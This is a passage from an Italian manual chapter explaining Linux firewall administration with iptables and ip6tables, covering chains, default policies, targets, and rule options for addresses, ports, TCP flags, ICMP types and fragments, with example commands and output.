Un pacchetto proveniente da un'interfaccia qualunque, diretto allo stesso firewall, è soggetto al controllo di ingresso;[1] un pacchetto passante viene sottoposto al controllo di inoltro; un pacchetto che deve uscire attraverso un'interfaccia del firewall, perché generato da un processo locale, è sottoposto al controllo di uscita.[2]

Quando un pacchetto IP viene analizzato in un punto di controllo e all'interno di questo non c'è alcuna regola che lo prenda in considerazione, la sua sorte è stabilita dalla ***politica predefinita*** (*policy*) per quel contesto. Generalmente, questa politica è tale per cui gli viene concesso il transito.

358.2 IPTables per l'amministrazione del firewall

La gestione del filtro di pacchetto IP del kernel 2.4.* avviene per mezzo di IPTables, [3] ovvero l'eseguibile '**`iptables`**' per il controllo di IPv4 e '**`ip6tables`**' per il controllo di IPv6. Dal momento che le funzionalità di firewall del kernel sono piuttosto estese, la sintassi di questo programma è molto articolata, per cui se ne può apprendere l'utilizzo solo gradualmente.

Inoltre, è bene chiarire subito che le funzionalità di firewall del kernel non possono essere definite attraverso un file di configurazione; quindi, al massimo, tutto quello che si può fare è la realizzazione di uno script contenente una serie di comandi con IPTables.

IPTables interviene su un ***elenco di regole*** riferite alle funzionalità di controllo dei pacchetti IP del kernel, dove la gestione particolare riferita alle funzionalità di firewall riguarda la tabella '**`filter`**'. Il meccanismo è comunque simile a quello della gestione della tabella degli instradamenti di un router. L'ordine in cui sono elencate tali regole è importante, quindi si deve poter distinguere tra l'inserimento di una regola all'inizio, alla fine o in un'altra posizione dell'elenco esistente (elenco riferito sempre a un certo punto di controllo).

Salvo eccezioni particolari, descritte nel contesto appropriato, la sintassi di massima per l'utilizzo di IPTables è quella seguente:

```
iptables [-t tabella] opzione_di_comando punto_di_controllo [regola] [obiettivo]
```

```
ip6tables [-t tabella] opzione_di_comando punto_di_controllo [regola] [obiettivo]
```

La tabella serve a stabilire il contesto di intervento; il nome dell'eseguibile ('**iptables**' o '**ip6tables**') definisce il tipo di protocolli di competenza (IPv4 o IPv6). La tabella predefinita è proprio quella riferita alle funzionalità di firewall, ovvero '**filter**'.

In generale, l'utilizzo di '**iptables**' o di '**ip6tables**' è uguale, salvo le differenze che riguardano il modo di rappresentare gli indirizzi e salvo piccole eccezioni. Nel capitolo si accenna alle differenze solo quando necessario, tenendo conto che di solito basta sostituire il nome dell'eseguibile per cambiare il contesto.

L'opzione di comando serve a stabilire il tipo di intervento nel sistema di gestione del firewall. L'elenco seguente si riferisce alle opzioni che permettono la cancellazione o l'inserimento delle regole in un punto di controllo:

`-F` `--flush`	elimina tutte le regole del punto di controllo specificato, oppure di tutta la tabella;
`-D` `--delete`	elimina una o più regole dal punto di controllo specificato;
`-A` `--append`	aggiunge una regola in coda a quelle del punto di controllo selezionato;
`-I` `--insert`	inserisce una regola in una posizione stabilita del punto di controllo selezionato;
`-R` `--replace`	sostituisce una regola del punto di controllo selezionato.

Altre opzioni non modificano le regole; in particolare:

`-L` | `--list`	elenca le regole di un uno o di tutti i punti di controllo della tabella;
`-P` | `--policy`	cambia la politica predefinita per il punto di controllo specificato;

Altre opzioni vengono mostrate quando più opportuno.

Come già accennato, il punto di controllo viene indicato attraverso un nome. Si tratta di '**INPUT**', '**FORWARD**' e '**OUTPUT**', che intuitivamente fanno riferimento all'ingresso, al transito

e all'uscita.

Si osservi che questi nomi sono scritti utilizzando lettere maiuscole, a differenza di quanto accadeva con la gestione del kernel 2.2.*, per sottolineare la loro differenza nel funzionamento, per cui i pacchetti in transito non sono più presi in considerazione dai punti di controllo di ingresso e di uscita.

IPTables permette di gestire delle regole all'interno di contenitori aggiuntivi a cui si fa riferimento a partire da regole inserite nei punti di controllo normali. Nella terminologia di IPTables si parla sempre di *chain*, sia per indicare i punti di controllo standard, sia per indicare questi elenchi di regole aggiuntive.

Infine, una regola comune è conclusa con l'indicazione di un obiettivo. L'obiettivo è la definizione della sorte da dare al pacchetto intercettato, indicata attraverso una parola chiave. Le più importanti per iniziare ad apprendere la configurazione del firewall sono: '**ACCEPT**', '**DROP**' e '**REJECT**'.

`ACCEPT`	consente il transito del pacchetto;
`DROP`	impedisce il transito del pacchetto, limitandosi a ignorarlo;
`REJECT`	impedisce il transito del pacchetto notificando all'origine il rifiuto (viene inviato un messaggio ICMP specificante che il pacchetto è stato rifiutato).

Segue la descrizione di alcuni esempi.

```
iptables [-t filter] -A INPUT regola -j DROP
```

Lo schema mostra l'aggiunta di una regola di ingresso, non meglio definita, per la quale viene applicato l'obiettivo '**DROP**'.

```
iptables [-t filter] -R INPUT 1 regola -j DROP
```

Lo schema mostra la sostituzione della prima regola di ingresso con un'altra regola non meglio definita, per la quale viene applicato l'obiettivo '**DROP**'.

```
iptables [-t filter] -I INPUT 1 regola -j ACCEPT
```

Lo schema mostra l'inserimento nella prima posizione di una regola di ingresso per la quale viene consentito il transito dei pacchetti ('**ACCEPT**').

```
iptables [-t filter] -D INPUT 2
```

Questo schema mostra l'eliminazione della seconda regola di ingresso.

```
iptables [-t filter] -F INPUT
```

Questo schema mostra l'eliminazione di tutte le regole di ingresso.

```
iptables [-t filter] -F
```

Questo schema mostra l'eliminazione di tutte le regole di tutti i punti di controllo.

```
iptables [-t filter] -P INPUT DROP
```

Cambia la politica predefinita di ingresso specificando che, in mancanza di regole, i pacchetti devono essere bloccati.

Negli esempi è stato sottolineato l'uso facoltativo dell'opzione '**-t**' per identificare precisamente la tabella su cui intervenire. Dal momento che la tabella '**filter**' è quella predefinita, nel capitolo non viene più utilizzata tale opzione.

358.2.1 Un po' di confidenza con IPTables per la gestione del firewall

Data la complessità delle funzionalità di filtro di pacchetto del kernel, anche l'uso di IPTables è piuttosto articolato. Prima di iniziare a vedere come si possono definire le regole, conviene fare qualche esperimento che serva a introdurre l'uso di questo programma.

Gli esempi fanno riferimento a IPv4, ma dovrebbero andare bene anche per IPv6, salva la sostituzione degli indirizzi.

La prima cosa da sapere è in che modo si ottiene la visualizzazione della situazione dei punti di controllo che compongono la tabella.

iptables -L [*Invio*]

In questo modo si ottiene la situazione di tutti i punti di controllo (ed eventualmente anche dei raggruppamenti di regole aggiuntivi). Inizialmente si dovrebbe osservare la situazione seguente:

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Quello che si vede è la situazione normale del sistema prima di iniziare a inserire delle regole; tutto quello che c'è sono le politiche predefinite per ogni punto di controllo.

Se si è interessati a conoscere solo la situazione di un punto di controllo particolare, basta aggiungere il nome di questo. Per esempio, per limitare il risultato al solo punto di controllo di ingresso si può usare il comando seguente:

iptables -L INPUT [*Invio*]

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
```

Per verificare l'effetto del blocco del traffico attraverso uno dei punti di controllo si può agire sommariamente sulla politica predefinita; per esempio si può bloccare il transito dei pacchetti in ingresso con il comando seguente:

iptables -P INPUT DROP [*Invio*]

Questo tipo di blocco è totale e interviene anche nell'interfaccia virtuale che identifica il sistema locale: '**lo**'. Basta provare a fare un ping verso il nodo locale per accorgersi che non si ottiene più alcuna risposta.[4]

$ **ping localhost** [*Invio*]

Un risultato simile si potrebbe ottenere utilizzando l'obiettivo '**REJECT**'. In alternativa si può intervenire nel punto di controllo di uscita; nell'esempio seguente si ripristina prima la politica di '**ACCEPT**' per i pacchetti in ingresso.

iptables -P INPUT ACCEPT [*Invio*]

iptables -P OUTPUT DROP [*Invio*]

Con il ping si ottiene in pratica lo stesso risultato, con la differenza che i pacchetti trasmessi vengono bloccati prima di poter uscire dal processo che li genera.

Se invece si interviene nel punto di controllo di inoltro (o di transito), si avverte l'effetto solo nei pacchetti che devono attraversare il firewall da un'interfaccia a un'altra. Prima di tutto è bene ricordare che questi possono transitare solo se la cosa viene abilitata attraverso il comando:

echo 1 > /proc/sys/net/ipv4/ip_forward [*Invio*]

oppure, per IPv6:

echo 1 > /proc/sys/net/ipv6/conf/all/forwarding [*Invio*]

Il comando seguente, per quanto inutile, impedisce il transito dei pacchetti tra le interfacce, attraverso la gestione del firewall, con la modifica della politica predefinita del punto di controllo relativo:

iptables -P FORWARD DROP [*Invio*]

Prima di proseguire è bene rimettere a posto le politiche predefinite dei tre punti di controllo:

iptables -P INPUT ACCEPT [*Invio*]

iptables -P OUTPUT ACCEPT [*Invio*]

iptables -P FORWARD ACCEPT [*Invio*]

358.2.2 Opzioni di contorno

Prima di affrontare l'analisi delle regole che possono essere inserite nei punti di controllo riferiti alla gestione del firewall, è meglio descrivere subito l'utilizzo di alcune opzioni di contorno che hanno un'importanza minore, oppure che si possono utilizzare indipendentemente dal tipo di protocollo a cui si fa riferimento con una regola.

`-v` `--verbose`	Questa opzione si utilizza generalmente assieme all'opzione di comando '**`-L`**', allo scopo di rendere più dettagliata l'informazione che si ottiene.
`-n` `--numeric`	Quando IPTables viene usato per ottenere delle informazioni, con questa opzione si fa in modo che le informazioni numeriche non siano convertite in nomi (per esempio a proposito degli indirizzi IP e delle porte TCP o UDP).
`-p` [!] {`tcp`|`udp`|`icmp`|`all`} `--protocol` [!] {`tcp`|`udp`|`icmp`|`all`}	Stabilisce il tipo di protocollo della regola che viene definita. La parola chiave '**`all`**' rappresenta qualsiasi protocollo ed è l'impostazione predefinita se questo non viene specificato. Le parole chiave che identificano i protocolli possono essere espresse anche attraverso lettere maiuscole. Il punto esclamativo, se utilizzato, serve a fare riferimento a tutti i protocolli fuorché quello indicato.
`--source-port` [!] {***porta*** | ***intervallo_di_porte***} `--sport` [!] {***porta*** | ***intervallo_di_porte***}	Stabilisce la porta o le porte di ingresso coinvolte, nel caso dei protocolli TCP o UDP.
`--destination-port` [!] {***porta*** | ***intervallo_di_porte***} `--dport` [!] {***porta*** | ***intervallo_di_porte***}	Stabilisce la porta o le porte di destinazione coinvolte, nel caso dei protocolli TCP o UDP.
`-i` [!] ***interfaccia*** `--in-interface` [!] ***interfaccia***	Indica il nome dell'interfaccia di rete attraverso la quale sono ricevuti i pacchetti della regola che si sta definendo. Quando questa opzione non viene usata, si intende fare riferimento implicitamente a qualunque interfaccia di rete. Non è necessario che l'interfaccia indicata esista già nel momento in cui si inserisce la regola. Inoltre, è possibile indicare un gruppo di interfacce, sostituendo il numero finale con il segno '**`+`**'. Per esempio, '**`ppp+`**' rappresenta tutte le interfacce '**`ppp0`**', '**`ppp1`**', ecc. Questo comportamento riguarda anche l'opzione '**`-o`**', riferita all'interfaccia di uscita.

`-o [!]` ***interfaccia*** `--out-interface [!]` ***interfaccia***	Indica il nome dell'interfaccia di rete attraverso la quale sono inviati i pacchetti della regola che si sta definendo. Quando questa opzione non viene usata, si intende fare riferimento implicitamente a qualunque interfaccia di rete.
`-j` ***obiettivo*** `--jump` ***obiettivo***	Questa opzione serve a definire l'obiettivo, attraverso una parola chiave tra quelle consuete, oppure il riferimento a un gruppo di regole creato a parte, oppure ancora permette di specificare un'estensione. Un'estensione è un obiettivo speciale che può essere utilizzato in base al contesto, oppure a seguito di una richiesta esplicita di caricamento di un modulo con l'opzione '**`-m`**'. Viene chiarito in seguito di cosa si tratta.

Segue la descrizione di alcuni esempi.

- `#` **`iptables -L INPUT -v`** [*Invio*]

  Elenca le regole di ingresso in modo dettagliato.

- `#` **`iptables -L OUTPUT -n`** [*Invio*]

  Elenca le regole di uscita senza tradurre informazioni numeriche nei nomi corrispondenti.

- ```
  iptables -A punto_di_controllo regola -i eth0 -j DROP
  ```

  Lo schema mostra l'aggiunta in coda di una regola non meglio identificata, nella quale viene specificato in particolare che deve riferirsi al traffico entrante dall'interfaccia '**`eth0`**'. Per i pacchetti che vengono intercettati dalla regola, viene applicato l'obiettivo '**`DROP`**'.

- ```
  iptables -A punto_di_controllo -p tcp regola -i eth0 -j DROP
  ```

  Lo schema mostra l'aggiunta in coda di una regola non meglio identificata, nella quale viene specificato in particolare che deve riferirsi al traffico TCP entrante dall'interfaccia '**`eth0`**'. Per i pacchetti che vengono intercettati dalla regola, viene applicato l'obiettivo '**`DROP`**'.

- ```
  iptables -A punto_di_controllo -p ! tcp regola -i ! eth0 -j DROP
  ```

  Lo schema mostra l'aggiunta in coda di una regola non meglio identificata, nella quale viene specificato in particolare che deve riferirsi a tutto il traffico che non sia TCP, entrante da un'interfaccia qualunque purché non sia '**`eth0`**'. Per i pacchetti che vengono intercettati dalla regola, viene applicato l'obiettivo '**`DROP`**'.
  ```

358.2.3 Regole che non fanno riferimento a un protocollo

Le regole che non indicano un protocollo particolare possono servire esclusivamente a individuare il traffico riferito a un'origine e a una destinazione, con l'indicazione eventuale dell'interfaccia di ingresso e di uscita:

```
[-p all] [-s [!] origine] [-i interfaccia] [-d [!] destinazione] [-o interfaccia]
```

Come si vede dallo schema, si possono utilizzare le opzioni '**-s**' e '**-d**' per indicare rispettivamente l'origine e la destinazione di un pacchetto. In aggiunta, si potrebbe inserire l'indicazione di una certa interfaccia attraverso cui i pacchetti vengono ricevuti o trasmessi; inoltre, volendo indicare espressamente che non si fa riferimento a un protocollo particolare, si può aggiungere l'opzione '**-p**' con l'argomento '**all**'.

La definizione di un gruppo di indirizzi IP può essere fatta attraverso l'indicazione di una coppia ***numero_ip/maschera***, con una barra obliqua di separazione tra i due. La maschera può essere indicata nel modo consueto, oppure con un numero che esprime la quantità di bit iniziali da porre al valore uno. A titolo di esempio, la tabella 358.8 mostra l'equivalenza tra alcune maschere di rete tipiche e questo numero di abbreviazione.

Tabella 358.8. Maschere di rete tipiche per IPv4.

Maschera di rete	Abbreviazione	Sottorete
255.0.0.0	8	Classe A
255.255.0.0	16	Classe B
255.255.255.0	24	Classe C
255.255.255.255	32	punto-punto

Quando si vuole fare riferimento a indirizzi imprecisati, si utilizza solitamente l'indirizzo 0.0.0.0, che può essere indicato anche con un solo zero; questo si abbina di solito alla maschera nulla: 0.0.0.0/0 o 0/0. Tuttavia, per fare riferimento a qualunque indirizzo, è sufficiente omettere la sua indicazione, in pratica basta fare a meno di indicare l'opzione '**-s**' o '**-d**'.

L'indicazione di un indirizzo può essere fatta utilizzando direttamente il nome di dominio corrispondente, ma questo richiede la disponibilità di un servizio DNS; ciò può essere conveniente quando si tratta di un firewall connesso stabilmente con la rete esterna, altrimenti si creerebbero delle attese inutili e fastidiose, nel tentativo di risolvere dei nomi che non sono di competenza delle zone locali. Pertanto, in generale è preferibile indicare indirizzi in forma numerica.

Il punto esclamativo che può essere inserito facoltativamente di fronte all'indicazione di un indirizzo IP, o di un gruppo di indirizzi, rappresenta la negazione logica e serve a fare riferimento al gruppo di indirizzi complementare.

Tabella 358.9. Rappresentazione dell'origine e della destinazione.

Opzione	Descrizione
`-s [!]` *indirizzo* [/*maschera*] `--source [!]` *indirizzo* [/*maschera*]	Permette di definire l'origine dei pacchetti. L'indirizzo viene indicato generalmente in forma numerica, anche se c'è la possibilità di usare un nome di dominio. La maschera, eventuale, serve a indicare un gruppo di indirizzi. Se questo parametro viene omesso, si intende implicitamente '**`-s 0.0.0.0/0`**', ovvero '**`-s 0/0`**', che rappresenta tutti gli indirizzi possibili.
`-d [!]` *indirizzo* [/*maschera*] `--destination [!]` *indirizzo* [/*maschera*]	Permette di definire la destinazione dei pacchetti. L'indirizzo viene indicato generalmente in forma numerica, anche se c'è la possibilità di usare un nome di dominio. La maschera, eventuale, serve a indicare un gruppo di indirizzi. Se questo parametro viene omesso, si intende implicitamente '**`-d 0.0.0.0/0`**', ovvero '**`-d 0/0`**', che rappresenta tutti gli indirizzi possibili.

Segue la descrizione di alcuni esempi.

- `#` **`iptables -A INPUT -s 192.168.100.0/24 -j DROP`** [*Invio*]

  Blocca tutto il traffico in ingresso, destinato all'elaboratore locale, proveniente dalla rete 192.168.100.*.

- `#` **`iptables -A INPUT -s 192.168.100.0/24 -d 0/0 -j DROP`** [*Invio*]

  Esattamente come nell'esempio precedente.

- `#` **`iptables -A INPUT -s 192.168.100.0/24 -d 0/0 -i eth0 -j DROP`** [*Invio*]

  Come nell'esempio precedente, specificando però che questo traffico in ingresso deve provenire dall'interfaccia '**`eth0`**' (se provenisse da un'altra interfaccia, non verrebbe intercettato da questa regola).

- `#` **`iptables -A FORWARD -d 192.168.100.0/24 -j DROP`** [*Invio*]

  Blocca tutto il traffico in transito, che risulta destinato alla rete 192.168.100.*.

- `#` **`iptables -A FORWARD -s 0/0 -d 192.168.100.0/24 -j DROP`** [*Invio*]

  Esattamente come nell'esempio precedente.

- `#` **`iptables -A FORWARD -s 0/0 -d ! 192.168.100.0/24 -j DROP`** [*Invio*]

  Blocca tutto il traffico in transito che risulta destinato a indirizzi diversi dalla rete 192.168.100.*.

- # **iptables -A OUTPUT -d 192.168.100.0/24 -j DROP** [*Invio*]

  Blocca tutto il traffico in uscita, generato nell'elaboratore locale, che risulta destinato alla rete 192.168.100.*.

358.2.4 Utilizzo pratico di regole elementari

Come negli esempi mostrati in precedenza, in cui si agiva soltanto sulla politica predefinita, con la stessa semplicità si può sperimentare l'uso delle regole. Per cominciare, quando il comando '**iptables -L**' genera il risultato

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

significa che non ci sono regole per alcun punto di controllo e le politiche predefinite non oppongono resistenza al transito dei pacchetti. Con una regola molto semplice è possibile bloccare qualunque ingresso attraverso l'interfaccia virtuale corrispondente a *localhost*, cioè all'indirizzo 127.0.0.1:

iptables -A INPUT -s 127.0.0.1 -j DROP [*Invio*]

Se si tenta di fare il ping verso il nodo locale, questo non genera alcuna risposta, dal momento che tutti i pacchetti in ingresso vengono eliminati. Anticipando un po' quello che viene descritto in seguito, se lo scopo fosse esclusivamente quello di impedire l'ingresso dei pacchetti del protocollo ICMP (cosa che tra l'altro impedisce il ping), si potrebbe usare un comando più specifico:

iptables -A INPUT -p icmp -s 127.0.0.1 -j DROP [*Invio*]

Se sono stati eseguiti gli esempi, il comando '**iptables -L INPUT**' dovrebbe generare il risultato seguente:

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  localhost            anywhere
DROP       icmp --  localhost            anywhere
```

Prima di fare altre considerazioni, conviene osservare la simbologia usata nel rapporto che è stato ottenuto: la colonna '**prot**' rappresenta il protocollo di riferimento; la colonna '**opt**' rappresenta delle specificazioni opzionali delle regole che in questo caso non sono mai state utilizzate; le colonna '**source**' e '**destination**' rappresentano l'origine e la destinazione dei pacchetti, dove in particolare la parola chiave '**anywhere**' esprime in pratica ciò che altrimenti si indicherebbe con la notazione 0.0.0.0/0. Si osservi la differenza nel risultato nel caso si utilizzi l'opzione '**-n**', ovvero il comando '**iptables -L INPUT -n**', allo scopo di eliminare le rappresentazioni simboliche degli indirizzi.

```
Chain INPUT (policy ACCEPT)
target     prot opt source              destination
DROP       all  --  127.0.0.1           0.0.0.0/0
DROP       icmp --  127.0.0.1           0.0.0.0/0
```

Le regole hanno una sequenza precisa; avendo utilizzato sempre l'opzione di comando '**-A**', queste sono state aggiunte di seguito. Come si può intuire, la seconda regola è inutile, dal momento che i pacchetti che potrebbero riguardarla vengono già presi in considerazione da quella precedente che li blocca completamente per conto proprio.

Le regole possono essere eliminate in modo selettivo attraverso l'opzione di comando '**-D**', oppure in modo complessivo attraverso l'opzione '**-F**'. Per eliminare la prima regola, si potrebbe utilizzare uno dei due comandi seguenti:

iptables -D INPUT -s 127.0.0.1 -j DROP [*Invio*]

iptables -D INPUT 1 [*Invio*]

Nel primo caso viene eliminata la prima regola che corrisponde al modello, cioè la prima in assoluto, mentre il secondo comando fa riferimento direttamente al numero della regola. Naturalmente, dopo l'eliminazione della prima regola, quella che inizialmente era la seconda diventa la prima:

```
Chain INPUT (policy ACCEPT)
target     prot opt source              destination
DROP       icmp --  localhost           anywhere
```

Come accennato, per eliminare tutte le regole di un punto di controllo si può usare l'opzione di comando '**-F**':

iptables -F INPUT [*Invio*]

L'esempio elimina tutte le regole di ingresso.

Se l'elaboratore con il quale si fanno questi esperimenti ospita un servizio si può fare qualche esperimento più interessante. Supponendo di disporre di un servente HTTP che riceve richieste attraverso la porta 80 del protocollo TCP, si potrebbe impedirne l'accesso da parte dell'utente che accede dallo stesso sistema locale attraverso il comando seguente:

iptables -A INPUT -p tcp -s 127.0.0.1 -d 127.0.0.1 ↩
↪ **--dport 80 -j REJECT** [*Invio*]

Quando si avvia un programma di navigazione per accedere al servizio HTTP locale, questo cerca di instaurare una connessione TCP utilizzando la porta 80 nella destinazione; se il firewall dispone della regola inserita con il comando appena mostrato, intercetta il tentativo di connessione e restituisce un messaggio di rifiuto attraverso il protocollo ICMP. La scelta di utilizzare l'obiettivo '**REJECT**' è motivata da questa esigenza: evitare di fare perdere tempo a chi tenta di accedere, perché diversamente l'obiettivo '**DROP**' renderebbe la cosa più subdola. Si osservi cosa si ottiene con l'opzione '**-L**':

iptables -L INPUT [*Invio*]

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
REJECT     tcp  --  localhost            localhost          tcp ↩
↪dpt:www reject-with icmp-port-unreachable
```

La sigla '**dpt**' sta per *Destination port*; '**www**' è evidentemente il nome della porta 80. Dal momento che è stata richiesto l'obiettivo '**REJECT**', viene mostrato esplicitamente il tipo di messaggio ICMP che viene restituito a seguito di un tentativo di accesso: '**port-unreachable**'.

Per definire delle regole corrette per i fini che ci si prefigge, occorre conoscere bene il comportamento del protocollo che si utilizza. Tornando all'esempio appena fatto, in cui lo scopo è quello di impedire all'utente del sistema locale di accedere al servizio HTTP locale, si potrebbe ottenere un risultato equivalente agendo sul punto di controllo di uscita. Per farlo occorre sapere che la connessione TCP è simmetrica e che nel flusso di ritorno il servizio HTTP utilizza ancora la stessa porta 80, già impiegata per ricevere la richiesta di connessione.

```
# iptables -F INPUT [Invio]
```

```
# iptables -A OUTPUT -p tcp -s 127.0.0.1 --sport 80 ↩
↪          -d 127.0.0.1 -j REJECT [Invio]
```

In questo caso si deve osservare comunque una cosa: il messaggio ICMP, con cui si notifica il blocco del transito del pacchetto in uscita, è diretto all'applicazione che tenta di rispondere alla richiesta del cliente, di conseguenza il cliente ne resta all'oscuro.

358.2.5 Regole per i protocolli TCP e UDP

Il modo con cui si possono definire le regole necessarie a individuare i pacchetti, dipendono dal tipo di protocollo utilizzato. Generalmente si è interessati maggiormente a controllare i protocolli TCP e UDP, che hanno in comune l'utilizzo delle porte.

Dovendo fare riferimento a un protocollo TCP o UDP si utilizza l'opzione '**-p**', seguita dalla parola chiave '**tcp**' o '**udp**'. Dal momento che i protocolli TCP e UDP utilizzano le porte, l'origine e la destinazione possono includere questa informazione, con l'uso delle opzioni '**--sport**' e '**--dport**' rispettivamente.

Le porte possono essere indicate in modo preciso (una soltanto), oppure attraverso un intervallo. Queste porte possono essere espresse attraverso un nome, come definito nel file '`/etc/services`', oppure per numero, cosa che di solito si preferisce per evitare ambiguità o malintesi. Gli intervalli di porte, in particolare, vengono espressi nella forma seguente:

porta_iniziale*:*porta_finale

Se si indica un intervallo, cosa che si determina per la presenza dei due punti, se manca l'indicazione della porta iniziale si intende in modo predefinito la numero zero, se invece manca quella finale si intende la porta 65535. Come nel caso degli indirizzi IP, l'indicazione della porta o dell'intervallo di queste può essere preceduta dal punto esclamativo in qualità di negazione logica.

Tabella 358.15. Opzioni per i protocolli TCP e UDP.

Opzione	Descrizione
-s [!] *indirizzo* [/*maschera*] ↩ ↪[!] [--sport *porta* | *intervallo_di_porte*] --source [!] *indirizzo* [/*maschera*] ↩ ↪[!] [--source-port *porta* | *intervallo_di_porte*] -d [!] *indirizzo* [/*maschera*] ↩ ↪[!] [--dport *porta* | *intervallo_di_porte*] --destination [!] *indirizzo* [/*maschera*] ↩ ↪[!] [--destination-port *porta* | *intervallo_di_porte*]	Con i protocolli TCP e UDP, l'origine e la destinazione possono includere l'indicazione delle porte.

Nel caso di protocolli TCP, è possibile analizzare i bit che qualificano lo stato della connessione. Questi bit hanno un nome simbolico, corrispondente a: '**SYN**', '**ACK**', '**FIN**', '**RST**', '**URG**' e '**PSH**'. Si può controllare lo stato di questi bit con l'opzione '**--tcp-flags**'. Dal momento che è comune la richiesta di individuare i pacchetti con il bit '**SYN**' attivo e i bit '**RST**' e '**ACK**' disattivati, si può usare per questo l'opzione '**--syn**'.

Tabella 358.16. Opzioni per i protocolli TCP.

Opzione	Descrizione
--tcp-flags *elenco_bit_da_considerare* ↩ ↪*elenco_bit_attivi*	Gli elenchi in questione si ottengono indicando i nomi dei bit separati da una virgola, senza l'aggiunta di spazi, dove in particolare, la parola chiave '**ALL**' fa riferimento a tutti i bit gestibili. Per esempio, '**--tcp-flags ALL SYN,ACK**' indica la richiesta di individuare i pacchetti TCP in cui solo i bit '**SYN**' e '**ACK**' sono attivi simultaneamente (mentre tutti gli altri sono disattivati). La stessa cosa si potrebbe esprimere in modo esteso come: '**--tcp-flags SYN,ACK,FIN,RST,URG,PSH SYN,ACK**'.
--syn	Corrisponde in pratica a '**--tcp-flags SYN,RST,ACK SYN**'. Questi pacchetti vengono usati nel protocollo TCP per richiedere l'inizializzazione della connessione. In pratica, bloccando questi pacchetti si impedisce l'instaurarsi di una connessione TCP in un solo verso.

Segue la descrizione di alcuni esempi.

- # **iptables -A INPUT -p tcp -s ! 192.168.0.0/16** ↩

```
↪          -d 192.168.0.0/16 --dport 80 -j REJECT [Invio]
```

Impedisce l'accesso ai servizi HTTP (protocollo TCP, porta 80) della rete 192.168.*.* a tutti gli indirizzi estranei alla rete stessa.

- ```
  # iptables -A INPUT -p tcp -s ! 192.168.0.0/16 ↩
  ↪          -d 192.168.0.0/16 --dport 80 --syn -j REJECT [Invio]
  ```

  Come nell'esempio precedente, limitandosi a intervenire nei pacchetti di inizializzazione delle connessioni.

358.2.6 Regole per il protocollo ICMP

Il protocollo ICMP è molto importante per il controllo del funzionamento della rete, in questo senso è rara la possibilità che sia il caso di bloccarne il transito attraverso il firewall. Tuttavia, dal momento che i fini del firewall non si limitano al blocco del traffico, è comunque importante poter indicare una regola che sappia selezionare un tipo particolare di pacchetto ICMP. La tabella 357.4 elenca i tipi di pacchetto ICMP e il loro utilizzo.

Per indicare una regola che faccia riferimento a un tipo particolare di pacchetto ICMP, si sfruttano le opzioni che servono a specificare l'origine o la destinazione, aggiungendo il numero o il nome del tipo ICMP (il numero può essere composto da una seconda parte, denominato ***codice***). In pratica, questa informazione va a sostituire il numero di porta nel caso dei protocolli TCP e UDP.

È estremamente importante che non vengano bloccati i messaggi ICMP di tipo 3.

Il protocollo ICMP è differente tra IPv4 e IPv6, pertanto la sigla usata per farvi riferimento cambia.

Il comando '**`iptables -p icmp -h`**' genera l'elenco di tutti i messaggi ICMP gestibili con IPv4:

```
# iptables -p icmp -h [Invio]
```

```
Valid ICMP Types:
echo-reply (pong)
destination-unreachable
   network-unreachable
   host-unreachable
   protocol-unreachable
   port-unreachable
   fragmentation-needed
   source-route-failed
   network-unknown
   host-unknown
   network-prohibited
   host-prohibited
   TOS-network-unreachable
   TOS-host-unreachable
   communication-prohibited
```
```

```
    host-precedence-violation
    precedence-cutoff
source-quench
redirect
    network-redirect
    host-redirect
    TOS-network-redirect
    TOS-host-redirect
echo-request (ping)
router-advertisement
router-solicitation
time-exceeded (ttl-exceeded)
    ttl-zero-during-transit
    ttl-zero-during-reassembly
parameter-problem
    ip-header-bad
    required-option-missing
timestamp-request
timestamp-reply
address-mask-request
address-mask-reply
```

Si può osservare che i nomi rientrati, fanno riferimento a un tipo ICMP formato anche attraverso l'indicazione di un codice. Per esempio, '**network-unreachable**' corrisponde a '**3/0**'.

Tabella 358.18. Opzioni per i protocolli ICMP.

Opzione	Descrizione
-s [!] *indirizzo*[/*maschera*] ↩ ↪[!] [--icmp-type *tipo*[/*codice*]] --source [!] *indirizzo*[/*maschera*] ↩ ↪[!] [--icmp-type *tipo*[/*codice*]] -d [!] *indirizzo*[/*maschera*] ↩ ↪[!] [--icmp-type *tipo*[/*codice*]] --destination [!] *indirizzo*[/*maschera*] ↩ ↪[!] [--icmp-type *tipo*[/*codice*]]	Come già accennato, con il protocollo ICMP l'origine e la destinazione possono includere l'indicazione del tipo di messaggio ICMP.

Segue la descrizione di alcuni esempi.

- # **iptables -A INPUT -p icmp -s ! 192.168.0.0/16** ↩
  ↪ **--icmp-type 8 -d 192.168.0.0/16 -j DROP** [*Invio*]

  Blocca e ignora i pacchetti ICMPv4 che contengono un messaggio di tipo 8, cioè '**echo-request**', proveniente da un indirizzo estraneo alla rete 192.168.*.* e destinato alla rete stessa.

- # **iptables -A INPUT -p icmp -s ! 192.168.0.0/16** ↩
  ↪ **--icmp-type echo-request -d 192.168.0.0/16 -j DROP** [*Invio*]

  Esattamente come nell'esempio precedente, indicando per nome il tipo ICMPv4.

- # **ip6tables -A INPUT -p icmpv6 -s ! fec0::/16 ↩
↪ --icmpv6-type echo-request -d fec0::/16 -j DROP** [*Invio*]

  Blocca e ignora i pacchetti ICMPv6 che contengono un messaggio di tipo '**echo-request**', proveniente da un indirizzo estraneo alla rete fec0:∗ e destinato alla rete stessa.

358.2.7 Pacchetti frammentati

I pacchetti frammentati costituiscono un problema per la gestione del firewall. In generale ci si limita a intervenire sul primo frammento, perché questo dovrebbe contenere le informazioni necessarie a identificarlo correttamente.

> Se il firewall rappresenta un passaggio obbligato per il traffico che lo attraversa, è molto importante che sia abilitata la ricomposizione dei pacchetti frammentati. Questo risolve tanti problemi e soprattutto quello del controllo dei frammenti.

Per identificare un frammento di pacchetto successivo al primo, si utilizza l'opzione '**-f**' nel modo seguente:

```
[!] -f | [!] --fragment
```

Il punto esclamativo permette di ottenere l'effetto contrario, cioè di fare riferimento a tutti i pacchetti che non sono frammenti. Utilizzando questa opzione non è possibile indicare delle porte TCP o UDP, né specificare il tipo di messaggio per il protocollo ICMP.

